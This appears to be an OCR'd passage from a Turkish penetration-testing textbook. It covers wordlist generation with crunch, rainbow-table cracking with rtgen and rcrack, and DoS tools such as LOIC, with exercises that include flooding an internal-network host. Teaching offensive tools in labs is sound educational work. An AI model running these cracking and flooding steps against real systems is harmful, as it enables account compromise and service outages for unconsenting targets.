
Yalnızca rakamlardan oluşan minimum 1, maksimum 4 karakterli yeniliste.txt isimli bir sözlük listesi oluşturulmak istendiğinde aşağıdaki komut satırı uygulanmalıdır.

root@Kali: crunch 1 4 -f /usr/share/crunch/charset.lst numeric -o yeniliste.txt

Yukarıdaki ifade -f parametresi ile charset küme değerini numeric olarak tanımlar. -o parametresi ile de çıktı verilecek dosya oluşturulur. Yer belirtilmemişse root klasörünün içinde yeniliste.txt isimli sözlük dosyası görüntülenebilir (Görsel 6.21).

Görsel 6.21: crunch aracıyla liste oluşturma

Dosyanın içeriği incelendiğinde minimum 1 karakterli, maksimum 4 karakterli numerik bir sözlük listesinin oluştuğu görülür (Görsel 6.22).



Görsel 6.22: Oluşturulan listenin içeriği

Crunch aracında -t parametresi ile kullanılabilen bazı karakterler ve görevleri şu şekildedir:

- **@** işareti küçük harfli karakterleri yazdırmak için kullanılır.
- **,** işareti büyük harfli karakterleri yazdırmak için kullanılır.
- **%** işareti rakam yazdırmak için kullanılır.
- **^** işareti özel karakterler yazdırmak için kullanılır.

5.UYGULAMA

Crunch Aracıyla Sözlük Listesi Oluşturma

Aşağıdaki işlem adımlarına göre crunch aracını kullanarak 10 karakterli, ilk dört karakteri 1881, son 2 karakteri mk olan ve diğer karakterlerinin tamamı büyük harflerden oluşan sözlük listesini oluşturunuz ve "tutumluolun.txt" isminde dosyaya kaydediniz.

1. Adım: Kali Linux işletim sisteminin terminaline crunch yazarak araca geçiş yapınız.

2. Adım: Aşağıda belirtilen komutları girerek özelleştirilmiş sözlük listesini oluşturunuz (Görsel 6.23).

root@Kali: crunch

root@Kali: crunch 10 10 –t 1881,,,,mk –o tutumluolun.txt


```
root@Kali:~# crunch
crunch version 3.4

Crunch can create a wordlist based on criteria you specify.  The outout from cru
nch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
root@Kali:~# crunch 10 10 -t 1881,,,,mk -o tutumluolun.txt
Crunch will now generate the following amount of data: 5026736 bytes
4 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 456976
100%
root@Kali:~#
```

Görsel 6.23: İstenilen sözlük listesinin oluşturulması

NOT

Sözlük listesinde geri kalan dört karakterin büyük harf olması istendiği için "," işareti kullanılmıştır.

3. Adım: Oluşturulan tutumluolun.txt isimli sözlük listesini root klasörünü açarak kontrol ediniz (Görsel 6.24).



Görsel 6.24: Sözlük listesinin çıktısı

SIRA SİZDE

9 karakterden oluşan bir sözlük listesi için ilk 3 karakterin 123 olması, sonraki 3 karakterin küçük harf içermesi, son 3 karakterin ise özel karakter olması istenir. Belirtilen koşullardaki sözlük listesini oluşturunuz ve **durustolun.txt** ismiyle root klasörüne kaydediniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Belirtilen özelliklerde sözlük listesi oluşturdu.		
2. Doğru isimle root klasörüne kaydetti.		

6.2.2.3. Rainbow Tabloları

Rainbow table parolaların düz ve şifrelenmiş hâlinin, bir başka deyişle hash hâlinin bulunduğu tablolardır. Parola temelli kullanıcı doğrulama işlemleri için sistemler genellikle kullanıcı adı ve parolayı veri tabanlarında saklar. Parolaları salt olarak saklamak doğru olmayacağı için parolalar şifrelenip saklanır. Bu durumda saldırganın her parola için uygun hash algoritmasını tespit edip, hash hâline erişerek elde ettiği şifrelenmiş parolanın doğruluğunu kontrol etmesi gerekir. Rainbow tablolarının kolaylığı bu noktada devreye girer. Hazırlanmış veya hazır olan kelime listelerindeki şifreleri tek tek denemek son derece yavaş bir işlemdir. Rainbow tablosu, içinde parolaların salt hâlini ve hash hâlini birlikte içerir. Bu sayede sistem her parola için hash işlemini tekrar yapmak ihtiyacı duymaz, doğrudan hashleri kontrol ederek parolaya erişebilir. Saldırgan, veri tabanına erişip şifrelenmiş parolaları elde ettiğinde, rainbow tablosu ile olası parolaların şifrelenmiş hash hâllerini karşılaştırarak herhangi bir kişinin parolasına ulaşabilir ve sisteme o kişinin bilgileriyle giriş yaparak gerçek bir kullanıcı gibi davranabilir.

Sistem yöneticileri bu tür bir saldırıya karşın parolalara rastgele karakterler ekleyerek parolaların hash hâllerini saklarlar. **Key stretching**, siber güvenlik uzmanlarının rainbow tablosu saldırılarına karşı kullandığı bir diğer yöntemdir. Bu yöntemde salt şifre ve bazı ara karma değerler, karma fonksiyonunda birçok defa işlenir ve her bir şifrenin karma değerini hesaplamak için gerekli sürenin uzaması sağlanır. Klasik yöntemle rainbow tabloları karşılaştırıldığında zaman ile bellek arasında bir tercih durumu vardır. Ne kadar çok bellek ayrılırsa (rainbow) o kadar kısa zamanda hedefe ulaşılır.


Salt: Veriler hash algoritmalarından geçirilirken rainbow tablosu saldırıları aracılığıyla kolayca kırılamasın diye verinin sonuna, başına veya ortasında bir yere yerleştirilen karakter dizisidir.

- Siber -> hash -> 112312311231
- Siber -> salt(sona +++) -> Siber+++ -> 1823891239812

Tablolar rtgen, ophcrack, SMB hash generator gibi araçlarla oluşturulabilir, çevrimiçi sitelerde aranabilir veya internetten hazır tablolar indirilebilir. Bu yöntemin en büyük problemi, alınacak önlemlere göre yapılan saldırının günlerce sürebilmesidir.

Rainbowcrack, Kali araçları içinde hem rainbow tabloları oluşturulmasını hem de bu tabloları kullanarak saldırı yapılmasını sağlayan açık kaynak kodlu bir araçtır. Parola kırmanın yanı sıra **rtgen** ile rainbow tabloları oluşturur, **rtsort** ile tabloları sıralar, **rt2rtc** ve **rtc2rt** ile rainbow tablolarının uzantısını değiştirir.

Rainbowcrack programına Uygulamalar, Kali Linux, Password Attacks, Offline Attacks, rainbowcrack yolu kullanılarak ulaşılabilir. Aracı açtıktan sonra parametreleri ve kullanım örnekleri ekranda görüntülenebilir (Görsel 6.25).



Görsel 6.25: Rainbow tablosu oluşturma örnekleri

- **Rainbowcrack Kullanımı ve Parametreleri**

rtgen özet_algoritma karakter_seti minimum_karakter_sayısı maksimum_karakter_sayısı tabloların_sıralanması zincir_uzunluğu zincir_sayısı tablo_başlangıç_sayısı şeklinde kullanımı bulunur.

Özet_algoritma: LM, NT, md5, sha1

Karakter_seti: charset.lst dosyasında bulunan karakter kümeleri (alfanumeric, numeric vb.)

Minimum_karakter_sayısı: 1,2,3,...

Maksimum_karakter_sayısı: 1,2,3,...

Tabloların_sıralanması: 0,1,2,3,…

Zincir_uzunluğu: ..1000...10000...20000... Her bir zincirin uzunluğu belirtilir. Daha büyük değer, başarı oranını artıracaktır ancak bu, parola kırma süresini de artırır. Uzunluk, parola kırma süresinin karesiyle doğru orantılıdır.

Zincir_sayısı: Üretilecek zincirlerin sayısı belirtilir. Maksimum değer 134217728'dir. Bu değer ile 2 GB'lık bir dosya üretilecektir.

Tablo_başlangıç_sayısı: 0, 1, 2,… Her zincir için başlangıç değerinin kaç olacağı belirtilir.

NOT

Aşağıda belirtilen komutlar yazılarak oluşturulacak tablo bir hayli kaplar ve rtgen ile özet oluşturulması da ortalama yirmi dakika sürer (Görsel 6. 26).

```
root@Kali:~# rtgen lm alpha-numeric 1 7 0 10000 22107625 0
rainbow table lm_alpha-numeric#1-7_0_10000x22107625_0.rt parameters
hash algorithm:         lm
hash length:            8
charset:                ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
charset in hex:         41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53
 54 55 56 57 58 59 5a 30 31 32 33 34 35 36 37 38 39
charset length:         36
plaintext length range: 1 - 7
reduce offset:          0x00000000
plaintext total:        80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
```

KALI LINUX

Görsel 6.26: rtgen ile özet oluşturma

Rtsort ile zincirlerin bitiş değerleri daha kolay bir arama için sıralanabilir. Rtgen ile oluşturulan tablolar rcrack ile kullanılmadan önce rtsort ile sıralanmalıdır. Rcrack eldeki özetlerin tablodaki eşlerini bulacak olan esas araçtır. Örnek ifade şu şekilde olacaktır:

rcrack kullanılacak_tablo.rt -seçenek hash\hash_dosyası\pwdump_dosyası

Rcrack ile kullanılabilecek seçenekler aşağıda verilmiştir.

-f	ile pwdump dosyası
-l	ile içinde özetlerin bulunduğu bir dosya
-h	ile direkt olarak özetin kendisi

SIRA SİZDE

Charset.txt dosyasında oluşturulan "ozel-karakter" karakter setine az sayıda harf ve sayı girerek (abcsiber12345) olası parolaların özetlerini oluşturunuz. Ardından rtsort ile sıralayınız ve rcrack ile hash.md5.txt adlı dosyadaki özetlerin parola değerini bulunuz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Parolanın özetini oluşturdu.		
2. Parola değerini istenilen araçlarla sıraladı.		
3. Parola değerini buldu.		

6.2.3. Teknik Olmayan Parola Atakları

Teknik olmayan saldırılar, içeriğinde teknik bilgi ve donanım gerektirmeden yapılan saldırılardır. Parolasını elde etmek için bir kişinin takibini yapmak, klavye tuşlarının hareketlerini elde eden keylogger programları kullanmak ve sosyal mühendislik yöntemleri kullanarak kişilerin yerine parolalarını ele geçirmek teknik olmayan parola ataklarına girer.

Kişilerin kullanıcı girişi gerektiren herhangi bir siteye girme denemeleri yapması, pass the hash tarzı açık kaynak kodlu araçları kullanması ve internet ortamında bulunan çeşitli keylogger araçları kullanması bu atak türlerinin en yaygın örnekleridir.

NOT

Özellikle sosyal mühendislik yoluyla şifre elde etmeye çalışan kişilere karşı dikkatli olunmalıdır. Cihazların güvenlik protokollerinin güncel olması, antivirüs programı kullanılması ve en önemlisi kullanıcıların dijital okuryazarlığının bulunması bu tarz teknik olmayan saldırıları önler.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Cewl kullanarak internet üzerinde bulunan bir web sitesinin içinde geçen ifadelere göre bir kelime listesi hazırlanması mümkündür.

2. ( ) Hydra komut satırı ile yapılan kaba kuvvet saldırısı **hydra-gtk** aracı ile aynı şekilde fakat grafiksel arayüzde gerçekleşir.

3. ( ) John the ripper, çevrimiçi bir parola atak aracıdır.

4. ( ) Hydra aracı ile hash kodları kullanılarak çevrimdışı atak yapılır.

5. ( ) Pass the hash aracı ile hash kodlarına dayalı teknik olmayan saldırı gerçekleştirilir.

B) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

6. Aşağıdaki araçlardan hangisi özel sözlük listeleri hazırlamaya yardımcı olur?

A) Hydra
B) Medusa
C) Caen Abbel
D) John the ripper
E) Crunch

7. Aşağıdakilerden hangisi teknik olmayan bir parola atak yöntemidir?

A) Keylogger kullanmak
B) Kelime listelerini kullanmak
C) Özet hash bilgileri kullanmak
D) Hydra aracı ile kaba kuvvet uygulamak
E) Sözlük listelerini kullanmak

8. Aşağıdaki araçlardan hangisi çevrimdışı saldırı yapılmasına olanak sağlar?

A) Cewl B) Hashcat C) Hydra D) Medusa E) Ncrack

9. Aşağıdakilerden hangisi özetlenmiş parola bilgilerine verilen isimdir?

A) Console B) Hash C) John D) LM E) md5

10. "1" ifadesi ile aşağıdaki hangi şifreleme yöntemi ifade edilir?

A) AES TKIP
B) Blowish
C) md5
D) SHA 256
E) SHA 512

DoS VE DDoS ATAKLARI

7.
ÖĞRENME BİRİMİ

KONULAR

7.1. DoS ATAĞI

7.2. DDoS ATAĞI (DAĞITILMIŞ HİZMET REDDİ ATAĞI)

NELER ÖĞRENECEKSİNİZ?

- DoS atağı
- DoS atak türüne ait araçlar
- Bant genişliğine yönelik ataklar
- Belirli bir hostu ve servisleri düşürmek için yapılan DoS atakları
- SYN tekniğiyle DoS atakları
- Mass-Intrusion tekniğiyle DDoS atakları
- Formlarla DDoS atakları
- Dos ve DDoS ataklar için alınacak önlem ve tedbirler


ANAHTAR KELİMELER

DDoS atağı, DDoS form atakları, DoS atağı, HULK aracı, LOIC aracı, Mass-Intrusion, SYN taşması

1. DoS atağı hakkında neler biliyorsunuz?
2. DoS ataklarının ne kadar tehlikeli olabileceğini açıklayınız.
3. Daha önce hangi DoS/DDoS sızma testi araçlarını kullandınız?

7.1. DoS ATAĞI

DoS atağı, bir sistemi kullanılamaz hâle getirmek, çevrimdışı yapmak veya o siteye girip kullanmak isteyen normal kullanıcıları sisteme erişemez duruma getirmek için tasarlanmış bir atak türüdür (Görsel 7.1). Bu tarz ataklar genelde çok fazla sayıda kullanıcısı olan sistemlere yapılır. Atağın amacı, hedefi ulaşılamaz yaparak zarara uğratmaktır. Aynı zamanda başka bir atağın fark edilmemesini sağlayarak dikkatleri farklı yöne çekmek ve hedef şaşırtmak için kullanılır. Örneğin ön tarafta DoS saldırısı yaparak sistemi meşgul eden saldırgan, arka tarafta fidye (ransomware) saldırısı yapabilir. DoS saldırıları güvenlik açıklarından, arabellek taşmalarından, yazılım kaynaklı açıklardan yararlandığı gibi daha çok bir sistemdeki dar boğazlardan faydalanır. Bir sistemin işleyebileceği en yüksek miktarda trafik, veri bağlantısı, bant genişliği gibi bir eşik değeri olan ve bir bileşen (RAM, önbellek vb.) tarafından sınırlandırılan bölümleri kullanır. Çoğu DoS atağı bu en yüksek kapasiteyi aşacak şekilde tasarlanmıştır. Böylelikle o siteye gerçekten erişmek isteyenlere sistem cevap vermez. Hedef, maddi ve manevi zarara veya itibar kaybına maruz kalır.




Görsel 7.1: DoS atağı

DoS atakları farklı türlerde gerçekleştirilir. Bant genişliğine yönelik ataklar, belirli bilgisayarı (host) ve servisleri düşürmek için yapılan ataklar ile SYN tekniği kullanılarak yapılan ataklar en yaygın DoS atağı türleridir. Bu atakları gerçekleştirmek için farklı araçlar (tools) kullanılır. Bu öğrenme biriminde Kali Linux 2021.2 işletim sistemi üzerinden araçlar anlatılacaktır.

7.1.1. Bant Genişliğini ve Belirli Bir Hostu Düşürmek İçin Kullanılan Atak Araçları

Yapılan bir DoS atağı, çoğu zaman hedefin bant genişliğini tüketir ve normal kullanıcıları hizmetlere ulaşamaz hâle getirir. Bu atak aynı zamanda bir bilgisayarı ağ trafiğinden düşürmek için de kullanılır.

Bir ağda bilginin karşıya sorunsuz bir şekilde ulaştığını gösteren unsurlar vardır. Bu unsurlar; Gizlilik (Confidentiality), Bütünlük (Integrity), Erişilebilirlik (Availability) olarak sıralanabilir. Dos ve DDoS atakları bu unsurlardan erişilebilirlik kısmını devre dışı bırakarak bilginin bir uçtan diğer uca ulaşmasını engellemek için kullanılır (Görsel 7.2).




Görsel 7.2: Dos/DDoS atağının bilgi güvenliği unsurlarıyla ilişkisi

7.1.1.1. LOIC (Low Orbit Ion Cannon) Aracı


LOIC aracı, C# dilinde yazılmıştır. Açık kaynak olarak kullanıma sunulan bu araç Windows ve Linux platformlarında kolaylıkla kullanılabilir. LOIC en yaygın kullanılan DoS ve DDoS aracı olarak tespit edilmiştir.

LOIC aracını kullanabilmek için Kali Linux üzerinde **mono** isimli bir yardımcı araç yüklenmelidir. Mono, programların çapraz platformu desteklemesi için kullanılan bir araçtır. Mono programı daha net bir ifade ile .Net Framework'ün Linux tabanlı sistemlerde çalışmasını sağlar.

Görsel 7.3'te görüldüğü üzere mono aracı üç aşamada kurulur ve en sondaki komut ile LOIC aracı çalıştırılır. LOIC aracı çalıştığında Görsel 7.4'teki ekran ile karşılaşılır.



Görsel 7.3: mono aracının kurulum aşamaları ve LOIC aracının çalıştırma kodu



Görsel 7.4: LOIC aracının görünümü

1 No.lu Alan: Bu alanda URL kısmına atağın yapılacağı web sitesi, IP kısmına da IP bilgisi yazılır.

2 No.lu Alan: Tüm ayarlamalar yapıldıktan sonra "IMMA CHARGIN MAH LAZER" butonu ile atak başlatılır. "Stop Floading" yazısına tıklanarak atak sonlandırılır.

3 No.lu Alan: Seçilen hedef hakkında bilgilerin yer aldığı bölümdür.

4 No.lu Alan: Atak parametrelerinin ayarlandığı bölümdür. Bu alandan port numarası, metodu (TCP, UDP, HTTP) ve atağın hızı gibi bilgiler ayarlanabilir.

5 No.lu Alan: Atak sırasında atak ile ilgili detaylı bilgilendirmelerin olduğu bölümdür. Idle değeri, bağlantı durumu (connecting), istek durumları (requesting, requested), indirme bilgileri (downloading, downloaded) ilgili sütunlar altında görülür.

Bu araç ayrıca DDoS saldırısı gerçekleştirmek için diğer bilgisayarlarla haberleşebilir. Aynı zamanda zombi (zararlı yazılım enjekte edilmiş cihazlar) makineleri de yöneterek daha büyük zararlar verebilecek DDoS atakları gerçekleştirir. Bu araç, sızma testi (penetration test) için sistemlerin DoS saldırılarına karşı dayanıklılığını ve stres testine vereceği tepkiyi ölçmede kullanılır.

SIRA SİZDE

1. Atak yapmak istediğiniz bir iç ağ bilgisayar IP'si tespit ediniz.

2. Atak yapacağınız bilgisayarın işlemci, RAM ve ağ bilgilerini izleyiniz.

3. LOIC aracını kullanarak tespit ettiğiniz IP'ye atak yapınız.

4. Atak yapılan bilgisayarın işlemci, RAM ve ağ performans göstergelerinin ekran görüntüsünü alınız.

DEĞERLENDİRME


Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Atak yapmak için bir iç ağ bilgisayar IP'si tespit etti.		
2. LOIC aracını kullandı.		

7.1.1.2. OWASP SwitchBlade

Hizmet reddi atağı gerçekleştiren bir başka araç yeni adıyla OWASP SwitchBlade, eski adıyla DoS HTTP POST olarak bilinen araçtır. Bu araç, sitelerdeki DoS ataklarına karşı test için yazılsa da saldırganlar bunu kötü amaçlı kullanabilir. Bu araç çalıştırıldığında Görsel 7.5'teki ekranla karşılaşılır.



Görsel 7.5: SwitchBlade ekranı

1 No.lu Alan: Atak tipinin seçildiği alandır. Slow headers, Slow POST ve SSL Renegotiation olmak üzere üç farklı atak tipi vardır.

